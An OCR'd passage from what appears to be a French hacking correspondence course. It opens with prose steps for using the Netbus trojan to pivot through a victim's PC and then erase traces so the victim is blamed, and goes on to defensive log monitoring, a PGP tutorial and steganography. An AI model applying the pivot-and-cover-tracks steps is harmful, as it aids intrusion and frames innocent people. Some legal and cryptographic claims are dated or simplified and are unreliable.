
Il s'agit maintenant d'entamer la procédure d'authentification au niveau du routeur en entrant un bon mot de passe. La procédure est simple : il suffit au pirate d'utiliser le gestionnaire de touches de Netbus, par la fonction "Listen".



L'authentification depuis la machine de la victime a réussi. Maintenant, si l'adresse IP est enregistrée sur le système piraté, ce sera celle de la victime infectée par Netbus, et non celle de pirate, qui sera retenue. Le pirate utilise maintenant le système pour se connecter au serveur X.

Effacer les traces

Maintenant que le pirate a réussi son coup, il doit effacer toutes traces de ses activités. En premier temps, il va fermer toutes les applications qu'il a lancées à distance, grâce au gestionnaire d'applications et à la fonction "Kill wnds". Ensuite, il va restaurer le contrôle du clavier grâce à "Key manager" et "Restore all keys". Enfin, il va supprimer le trojan de la machine, afin que la victime ne s'aperçoive jamais de son infection, grâce à "Server admin" et "Remove server". La victime ne pourra jamais prouver sa bonne foi dans le cadre d'une enquête judiciaire.

Protection

Un trojan est une application cachée, donc il n'échappe pas à la règle du "WinForce", comme expliqué dans la partie KeyLogging. De plus, de nombreux symptômes trahissent les trojans : seuls les intrus modérés sauront vous pirater sans vous alerter. Sinon, des outils de surveillance des communications réseaux peuvent se révéler bien utiles. Fourni avec Windows, et fonctionnant sous DOS, Netstat (Network Status) vous affiche quelles communications sont établies, avec qui, et par quels ports. Pour cela, il suffit d'aller en mode MS-DOS et de taper netstat. La commande netstat /? vous permettra de voir comment utiliser des fonctions supplémentaires.

Scanner vos propres ports (sur l'adresse IP 127.0.0.1) est aussi très utile : cette méthode s'avère beaucoup plus efficace dans le repérage de trojans que l'utilisation d'un traditionnel anti-virus... Mais surtout, et c'est ce qu'il y a de plus important, votre prudence est votre plus grand facteur de sécurité.

***Remarque** : tant qu'un trojan, tout comme un virus, n'a pas été exécuté, il ne représente pas de danger. Mais les risques de l'exécuter de quelque façon que ce soit sont trop importants pour que vous ne preniez pas la peine de l'effacer.*

Le meilleur moyen de se protéger contre les troyens reste encore de les considérer comme des virus, ce qu'ils sont en quelque sorte. Utilisez donc un antivirus, verifiez la présence de fichiers cachés. Mais surtout, étant donné que ces programmes sont conçus pour être activés par vous afin de fournir un accès au pirate sur votre système, faites particulièrement attention aux programmes que vous exécutez : ne faites pas confiance aux applications qui vous sont envoyées par mail, même si vous pensez connaître l'expéditeur, car les pirates ont les moyens de se faire passer pour lui. Faites également attention à ce que vous pourriez télécharger sur le net.

Les traces du pirate sur votre système


Toute activité qui aura lieu sur votre système et sur vos serveurs sera enregistrée dans des fichiers de logs, de façon plus ou moins importante suivant la configuration que vous aurez apportée à la "génération" de ces logs. On peut différencier principalement trois grands types de logs :

- **les logs du kernel** (ce mot fait référence au noyau du système, c'est son "centre nerveux"). Ceux-ci sont, vous l'aurez compris, générés par le système lui-même. Seront donc loguées les actions qu'il aura effectuées. Suivant la configuration apportée, ceux-ci seront générés de façon plus ou moins importante. Par défaut, l'ensemble des erreurs commises par le système seront loguées.

- **Les logs des applications**, cela incluant également les applications serveurs. Dans ce cas, la configuration de la génération des logs est à définir pour chacune d'entre elles, mais cela passe toujours par un fichier de configuration qui lui est propre. Toutes ne génèrent d'ailleurs pas ces logs, mais la majorité des applications serveurs, qui restent les plus dangereuses, le font, encore une fois, dans un fichier propre.

- **Les logs générés par les firewall et les IDS** (intrusion detection system ou système de détection d'intrusion). Je regroupe ces deux outils réseaux dans la même section, bien que ce soit deux choses différentes. Bien que leur étude sortent du cadre de ce cours, en voici une explication théorique :

• Les firewalls sont utilisés pour filtrer les accès entrant ou sortant sur votre système. Des logs répertoriant toutes les tentatives refusées de connexion à votre machine, et les adresses ip des clients demandant la connexion seront générés. A ce propos, zonealarm génère également des logs que vous pouvez consulter à partir du fichier de logs. Pour configurer son emplacement, rendez-vous dans la section "Alert & Log":



Et voila à quoi peuvent ressembler les logs générés par zonealarm :

ZoneAlarm Logging Client v3.1.395
Windows 2000-5.0.2195--SP
type,date,time,source,destination,transport
PE,2002/10/13,23:29:46 +2:00 GMT,Applications Services et Contrôleur,194.117.200.15:53,N/A
FWIN,2002/10/13,23:32:06 +2:00 GMT,192.168.2.20:139,192.168.2.10:1028,TCP (flags:S)
PE,2002/10/13,23:34:56 +2:00 GMT,Netscape,65.12.180.1:80,N/A
FWIN,2002/10/13,23:36:50 +2:00 GMT,192.168.2.20:139,192.168.2.10:1028,TCP (flags:S)
PE,2002/10/13,23:56:00 +2:00 GMT,Applications Services et Contrôleur,194.117.200.10:53,N/A
FWIN,2002/10/13,23:59:44 +2:00 GMT,192.168.2.20:139,192.168.2.10:1042,TCP (flags:S)
FWIN,2002/10/13,23:59:56 +2:00 GMT,192.168.2.20:139,192.168.2.10:1028,TCP (flags:S)
FWIN,2002/10/14,00:10:06 +2:00 GMT,192.168.2.20:139,192.168.2.10:1042,TCP (flags:S)
PE,2002/10/14,00:10:08 +2:00 GMT,Netscape,127.0.0.1:1677,N/A
PE,2002/10/14,00:10:12 +2:00 GMT,ZoneAlarm,209.122.173.160:80,N/A
FWIN,2002/10/14,00:11:56 +2:00 GMT,192.168.2.20:139,192.168.2.10:1028,TCP (flags:S)
FWIN,2002/10/14,00:12:06 +2:00 GMT,192.168.2.20:139,192.168.2.10:1042,TCP (flags:S)

Prenons la ligne PE,2002/10/13,23:34:56 +2:00 GMT,Netscape,64.12.180.19:80,N/A
On s'apperçoit ici que l'utilitaire Netscape a tenté d'établir une connexion vers l'hôte d'adresse 65.12.180.1, sur son port 80 (serveur web).

• Les IDS sont des outils réseau uniquement dédiés à la détection d'éventuelles attaques contre vos serveurs. Ainsi, des tentatives répétées et rapprochées de demandes de connexion à différents ports de votre système donneront lieu à des logs spécifiant un scan de ports de votre machine. Il y sera également donné l'adresse ip d'où semble provenir ce scan. D'autres concerneront les tentatives d'attaques sur l'un de vos serveurs. Ils agissent également là où votre firewall ne peut rien faire. Si par exemple, il autorise le passage d'une connexion sur l'un de vos serveurs à partir d'une ip quelquonque, alors il ne génèrera pas de logs concernant cette connexion, même si celle-ci est une attaque. L'IDS bien sûr le fera, reconnaissant la présence d'une attaque en examinant le contenu des paquets réseau. Concernant leurs modes de fonctionnement, il faut, pour le moment, simplement savoir qu'ils sniffent (interceptent) tous les paquets du réseau afin d'y découvrir la présence d'éléments qui pourraient être associés à une attaque.

Ces logs sont d'une importance capitale, car c'est la seule preuve qu'une attaque a eu lieu chez vous. C'est également dans le cas où vous seriez utilisé comme passerelle par un pirate dans le but de s'attaquer à un autre système, la seule preuve de votre innocence dans cet acte. Les pirates chercheront naturellement toujours à effacer leurs traces, afin de ne pas pouvoir être retrouvés. Il est impératif que, d'une part, vous les conserviez, et que, d'autre part, vous les génériez sur un accès non modifiable. Si vous êtes une entreprise et que vous en ayiez les moyens, des supports cdrom non réinscriptbles peuvent être un bon choix. Il existe heureusement des solutions moins coûteuses et plus simples à mettre en place, même si leur sécurité est moins absolue dans le principe car elles passent par des solutions logicielles. Windows, dans toutes ces versions, est malheureusement dépourvu de solutions acceptables. En effet, c'est surtout Linux et l'ensemble des systèmes UNIX qui disposent de solutions réelles, mais cela dépasse pour le moment le cadre de ce cours, mais sachez que l'ensemble des fichiers de logs configurés par défaut se trouvent dans le répertoire "/var/log". Quant à windows NT et 2000, vous pouvez toujours utiliser l'utilitaire auditpol qui se trouve dans le NTRK, par la commande :

c:\> auditpol /enable

Les logs de windows se trouvent dans le répertoire \WINNT\Sytem32\logfiles pour win NT et dans \WINNT\security\logs pour Windows 2000

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Cryptographie & encodage

Avant toute chose, rappelons qu'une distinction est nécessaire, incontournable, et que vous vous devez de l'apprendre par cœur. Elle est simple. Elle consiste à séparer, d'une part, la cryptographie, et d'autre part, l'encodage. En effet, ces deux éléments sont totalement dissociés.

L'encodage est le processus qui consiste à transformer des données initiales en d'autres données, différentes. Supposons que les données initiales soient des textes. L'encodage va modifier ces textes, grâce à un et un seul algorithme mathématique, en d'autres textes, totalement différents. Pour retrouver les textes initiaux, c'est l'utilisation inverse du processus mathématique qui intervient. Ainsi, l'encodage utilise toujours un seul et même processus mathématique pour fonctionner.

Le cryptage, quant à lui, utilise des algorithmes différents, qui nécessitent une clef. Les vieilles méthodes de cyrptage utilisaient une clef unique, pour crypter et décrypter un message. Les méthodes actuelles nécessitent deux clefs :

- Une clef publique : cette clef est mise en libre accès à qui le souhaite. Disponible en téléchargement sur des sites, sur des serveurs dédiés, ou par envoi d'e-mail, la clef publique est celle qui va être utilisée au cryptage des données. Ces données, une fois cryptées, ne s'adressent qu'à une, et une seule, personne. Celle possédant la clef privée.
- Une clef privée : cette clef permet de décrypter les messages encryptés à l'aide d'une clef publique. Le processus de décryptage n'est pas l'inverse du processus de cryptage, c'est pourquoi il est difficile de décrypter un message crypté avec une clef sans posséder l'autre clef.

Petit scénario simple. Prenons Raoul et Raymonde. Raoul désire envoyer un message à Ramyonde.

1. Il va l'encrypter avec la clef publique que lui a passé Raymonde.
2. Il va envoyer le message ainsi crypté à Raymonde.
3. Raymonde va le décrypter à l'aide de sa clef privée.
4. Raymonde va répondre à Raoul avec la clef publique qu'il lui a passée.
5. Raymonde va ainsi envoyer le message cryptée à Raoul.
6. Raoul va le décrypter avec sa clef privée.

Ainsi, quatre clefs entrent en jeu, soit deux paires de clefs. Chaque paire possède une clef privée et une clef publique. Mais attention ! Si l'on suit notre exemple précédent, il faut bien voir que jamais, Raoul n'aurait pu décrypter le message de Raymonde avec une clef privée autre que la sienne. Par ailleurs, il n'est pas censé avoir d'autres clefs privées que les siennes. Ainsi, l'on associe toujours à une clef publique, une et une seule, clef privée.


Sans vouloir vous assassiner avec un cours historico-mathématique au sujet de la cryptographie, sachez toutefois que le système vu précédemment a vu ses bases naître grâce à Whitfield Diffie et Martin Hellman. Ce fut ensuite au tour de trois mathématiciens de génie, Rivest Shamir et Adleman, de mettre au point le système RSA, premier système de cryptographie moderne, encore très réputé. Si la fabuleuse histoire de ces trois mathématiciens et les calculs mathématiques vous intéressent, je ne saurais trop vous recommander de vous référer en fin de cours pour y trouver des liens utiles.

Un utilitaire très intéressant vous permettra d'appliquer des processus cryptographiques (cryptage, décryptage, signatures) de façon très simple. Il s'agit de PGP. PGP (Pretty Good Privacy) est un outil populaire qui s'adresse au grand public et qui permet bien plus qu'un simple cryptage. Utilisant différents systèmes de cryptage, cet utilitaire s'avère être une référence. Actuellement, la version 7.03 en français est gratuite. Sur http://www.pgpi.org, vous ne trouverez que les dernières versions récentes, et payantes, de PGP.

Vous devez cependant savoir que la loi francaise ne vous laisse pas libre d'utiliser la cryptographie comme bon vous semble. Il est interdit d'utiliser des clefs de cryptage symétriques de plus de 128 bits. De plus, vous avez

l'obligation de fournir une copie de toutes vos clefs de cryptage au Ministère de l'Intérieur. Dans le cas où vous souhaiteriez utiliser une puissance de cryptage supérieure à 128 bits, il vous faut en obtenir l'autorisation auprès, encore une fois, du Ministère de l'Intérieur, mais inutile de vous dire qu'il faudra une raison sérieuse.

PGP



1. Après avoir installé PGP, lancez PGPTray. PGPtray va permettre à PGP de rester en application permanente, jusqu'à ce que vous ayez besoin de lui.
2. Faites un clic droit sur PGPtray (le cadenas gris en bas à droite dans la barre de tâches) et lancez PGPtools.
3. L'interface de PGPtools est très simple.


Etape 1 : Créer des clefs (PGP)

La première icône est celle concernant la gestion et la génération des clefs. La création de clefs est très simple, l'assistant, en français, ne fait que simplifier le processus. Si vous n'en avez pas déjà créé, vous pouvez toujours en créer de nouvelles.

1. Dans les champs "Nom complet" et "Adresse électronique", entrez un nom d'utilisateur (évitez d'entrer de vraies informations), dans "adresse électronique" vous pouvez, par contre, mettre la vôtre.
2. Puis choisissez le type de clefs que vous souhaitez créer. Dans notre exemple, nous choisirons RSA.
3. Choisissez ensuite la taille de la clef. Nous prendrons ici 2048 bits. Sachez que plus la taille (en bits) d'une clef est grande, plus grande est sa force. Une clef d'une toute petite taille ne garantit qu'une maigre sécurité face à des méthodes de décryptage : c'est une coquille d'œuf.
4. Choisissez ensuite la date d'expiration de la paire de clefs. Permettre à une clef d'expirer possède un avantage et un inconvénient. L'avantage est que, si votre clef privée est un jour découverte ou votre cryptage cassé, renouveler vos clefs vous permettra de communiquer à nouveau sans vous soucier de ce fait, car le cryptage que vous utiliserez, basé sur de nouvelles clefs, n'est pas cassé. L'inconvénient c'est qu'il vous faudra envoyer votre clef publique à tout vos correspondants, mettre à jour toutes vos zones de diffusions, etc. Il se peut qu'un jour, un correspondant vous envoie un message crypté avec une vieille clef publique, vous ne serez pas à même de le décrypter. Ainsi, pour notre exemple, nous ne prendrons pas de date d'expiration.
5. Entrez ensuite une phrase secrète, qui a pour valeur de mot de passe. Le mot "phrase" est censé inciter l'utilisateur à rentrer une phrase (soit une longue suite de caractères) plutôt qu'un simple mot. Une phrase a une plus grande valeur de sécurité qu'un mot. PGP inclut d'ailleurs un indicateur de qualité de la phrase qui doit vous guider sur le choix de la longueur de votre phrase. Cette phrase vous sera demandée lors de l'utilisation de votre clef privée (donc au décryptage). Quel intérêt cela a-t-il ? Si quelqu'un arrive à

copier votre clef privée, il ne pourra pas s'en servir sans le mot de passe adéquat.

6. Après que la génération se soit terminée, vous avez la possibilité d'envoyer votre clef publique sur un serveur de clefs. Cela permettra à quelqu'un qui ne connaît que votre adresse e-mail, par exemple, de voir si vous avez mis en ligne une clef publique. Ce n'est pas du tout obligatoire.
7. Le processus s'est achevé, vous voici en possession de votre nouvelle paire de clefs.



Nous allons à présent voir comment utiliser cette paire de clefs dans le cryptage et le décryptage de nos données. Sachez au préalable que n'importe quel type de données peut-être crypté : tout ce qui est fichier sur votre disque dur peut l'être.

Etape 2 : Encoder et signer (PGP)

Le processus de signature d'un message est simple. Il permet à Raymonde de savoir que c'est bien Raoul qui lui a envoyé ces messages crypté avec la clef publique de Raymonde. En effet, comment Raymonde pourrait-elle savoir si c'est bien Raoul qui lui envoie ces messages alors que sa clef publique peut-être utilisée par n'importe qui ?


1. Raoul va crypter son message avec sa clef privée à lui, puis avec la clef publique de Raymonde. Donc, il y a un double cryptage.
2. Raymonde va décrypter avec sa clef privée le message encrypté avec la clef publique (qui est la sienne), puis va redécrypter à nouveau le message avec la clef publique de Raoul car - et on ne vous l'avait pas dit pour ne pas sombrer dans la confusion - une clef publique peut décrypter un message encrypté avec une clef privée, à condition bien sur qu'elles soient de la même paire.

Ainsi, Raymonde est sûre que les messages proviennent bien de Raoul car elle a pu décrypter avec sa clef publique, le message encrypté avec la clef privée de Raoul, qu'il est le seul à posséder.

PGP vous facilite la tâche : quelques clics suffisent à signer et à encrypter ses messages. Voyons cela.

1. Créez un fichier texte de tests dans un répertoire de test.
2. Nommez le "test.txt" par exemple, et écrivez-y une phrase (dans notre exemple la phrase est "test d'encryptage"), ce que vous voudrez.
3. Cliquez sur Chiffrer  et sélectionnez la donnée à crypter. Ici, vous prendrez "test.txt" dans votre répertoire "test"
4. Choisissez les clefs publiques avec lesquelles vous allez chiffrer votre message, en les sélectionnant et en les faisant glisser vers les "destinataires". En clair, il s'agit de sélectionner les personnes à qui sont destinées les données cryptées, ceci par sélection des clefs publiques adéquates.
5. Vous pouvez sélectionner plusieurs options :
   - Sortie sous forme texte (si vous désirez que le contenu crypté soit lisible). Cette option n'a aucune implication sur la sécurité de vos données.
   - Effacer l'original peut être une option qui peut être vue comme une précaution, car, une fois la donnée originale effacée, seul la donnée cryptée subsiste et il n'y a aucune chance, pour qui que ce soit, d'accéder aux données en clair, sans avoir la clef privée adéquate.
   - Visualisation sécurisée est une option applicable uniquement aux fichiers texte. Lorsque le destinataire décryptera votre donnée avec sa clef privée, le texte sera ouvert dans une "visionneuse de texte sécurisé". Cette visionneuse affiche un message d'alerte rappelant à l'utilisateur qu'il ne doit lire ce texte que dans des conditions de sécurité et de confidentialité les plus sûres. Si l'utilisateur clique

autre part que dans cette visionneuse, la fenêtre de la visionneuse se fermera automatiquement.



- L'option d'archive auto-extractible et de chiffrement conventionnel ne sont pas des options essentielles. Vous pouvez toutefois les essayer. Par exemple, l'option d'archive auto-extractible vous permettra de mettre votre donnée sous forme d'un exécutable qui extraiera les données cryptées. Cette option ne peut être utilisée qu'avec l'option de chiffrement conventionnel qui elle, applique une option de chiffrement à l'aide d'une phrase qui joue le rôle d'une clef. Cette option est moins sûre sur le plan de la sécurité de vos données, mais ne nécessite pas l'utilisation d'une paire de clefs. Ainsi, PGP peut utiliser une phrase-clef (qui est la même lors du cryptage et du décryptage) plutôt qu'un système à base de paires de clefs.

6. Dans notre exemple, nous ne choisissons que sortie sous forme texte comme option.
7. Cliquez sur "Ok" et le cryptage est fait.
8. Allez dans le répertoire "test" pour y voir votre fichier crypté en format .asc. Vous pouvez ouvrir ce fichier comme étant du texte (renommez le "test2.txt" par exemple). Mais n'oubliez pas de le remettre au format .asc après lecture. En effet, le format .asc est reconnu par PGP. Ceci dit, un fichier texte au format .txt peut aussi être déchiffrable.
9. Voyons maintenant comment signer ses données. Rappelons qu'une signature n'est pas obligatoire.
10. Cliquez sur Signer. 
11. Choisissez le fichier à signer, fichier qui a dû être préalablement crypté. Etant donné qu'une signature s'effectue avec votre clef privée, vous aurez besoin de saisir votre phrase secrète.
12. Vous pouvez choisir une Signature détachée qui crée un fichier .sig qui ne se colle pas au fichier crypté. Vous aurez ainsi deux fichiers séparés : un fichier crypté, et un fichier signature. Nous n'appliquerons pas cette option.
13. L'option Sortie sous forme texte permet à la signature d'être lisible en format texte, tout comme la même option qui sert au cryptage.
14. Vous validez avec "Ok"
15. La signature a été faite. Vous pouvez toutefois faire cette opération en une seule étape grâce au bouton Chiffrer & signer 

Etape 3 : Decryptage (PGP)

Le décryptage des données est une chose très simple. Pour décrypter des données qui vous sont adressées (donc on suppose que vous avez la clef privée adéquate, ou la clef conventionnelle dans le cas d'un chiffrement conventionnel), double-cliquez sur le fichier .pgp ou .asc, ou utilisez le bouton : Déchiffrer & vérifier 

1. Cliquez sur le bouton

2. Sélectionnez le fichier à décrypter
3. Rentrez votre phrase secrète pour l'utilisation de votre clef privée
4. Choisissez d'enregistrer le fichier de nouveau en clair

Etape 4 : Ajout de clefs publiques téléchargées (PGP)

Double-cliquez sur le fichier .asc (qui porte les clefs en question) et choisissez, grâce à la fenêtre qui s'ouvre, les clefs que vous désirez importer.
Les deux autres fonctionnalités de PGP (détruire et nettoyage de l'espace inutilisé) ne sont pas utiles à la cryptographie. La première vous sert à détruire des fichiers, la seconde à faire un nettoyage de votre espace disque. Bref, passons maintenant au manuel d'utilisation de GPG.


***Remarque** : Vous pouvez vous amuser à comparer différents textes en clair et cryptés afin de voir comment peut varier un cryptage d'après les différentes options que vous choisissez. Une petite astuce concernant le cryptage de vos données. Plutôt que de crypter un à un vos fichiers sensibles, que des gens malfaisants pourraient trouver, mettez-les en un .zip et encryptez le fichier .zip contenant toutes vos données. Vous ferez en deux passes une opération qui peut prendre beaucoup de temps.*

Stéganographie

Des informations à faire passer, des données à faire circuler ? Et le tout discrètement ? La stéganographie vous aidera. Cette méthode consiste à cacher des données, des informations, dans un support anodin. Par exemple, dans la Chine ancienne, on écrivait des messages sur de la soie fine que l'on roulait en boule avant de l'enrober dans de la cire. Un messager n'avait plus qu'à avaler la boule, et à faire son voyage.


Faire passer des informations numériques est tout aussi simple. Cacher sa signature dans une image afin que personne ne puisse se l'approprier et en revendiquer la possession est un jeu d'enfant.
Munissez-vous tout d'abord d'un logiciel adéquat : un éditeur hexadecimal. Pour notre exemple, nous choisirons **WinHEX**, téléchargeable sur http://www.winhex.com.

Trouvez une image pour effectuer vos tests. Ici, nous prendrons l'image "test.jpg", qui représente une soi-disant empreinte de pas de l'homme ayant marché sur la lune.



L'image test.jpg, l'image sur laquelle va se porter nos travaux.


1. Ouvrez Hexedit et faites Ouvrir
2. Ouvrez votre image (ou n'importe quel autre type de fichier tant qu'il ne s'agit pas d'une application)
3. Vous devriez avoir ce type de fenêtre



test.jpg

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	00	00	01
00000010	00	01	00	00	FF	DB	00	43	00	05	03	04	04	04	03	05
00000020	04	04	04	05	05	05	06	07	0C	08	07	07	07	07	0F	0B
00000030	0B	09	0C	11	0F	12	12	11	0F	11	11	13	16	1C	17	13
00000040	14	1A	15	11	11	18	21	18	1A	1D	1D	1F	1F	1F	13	17
00000050	22	24	22	1E	24	1C	1E	1F	1E	FF	DB	00	43	01	05	05
00000060	05	07	06	07	0E	08	08	0E	1E	14	11	14	1E	1E	1E	1E
00000070	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E
00000080	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E
00000090	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	FF	C0
000000A0	00	11	08	01	4A	01	61	03	01	22	00	02	11	01	03	11
000000B0	01	FF	C4	00	1F	00	00	01	05	01	01	01	01	01	01	00
000000C0	00	00	00	00	00	00	00	01	02	03	04	05	06	07	08	09
000000D0	0A	0B	FF	C4	00	B5	10	00	02	01	03	03	02	04	03	05
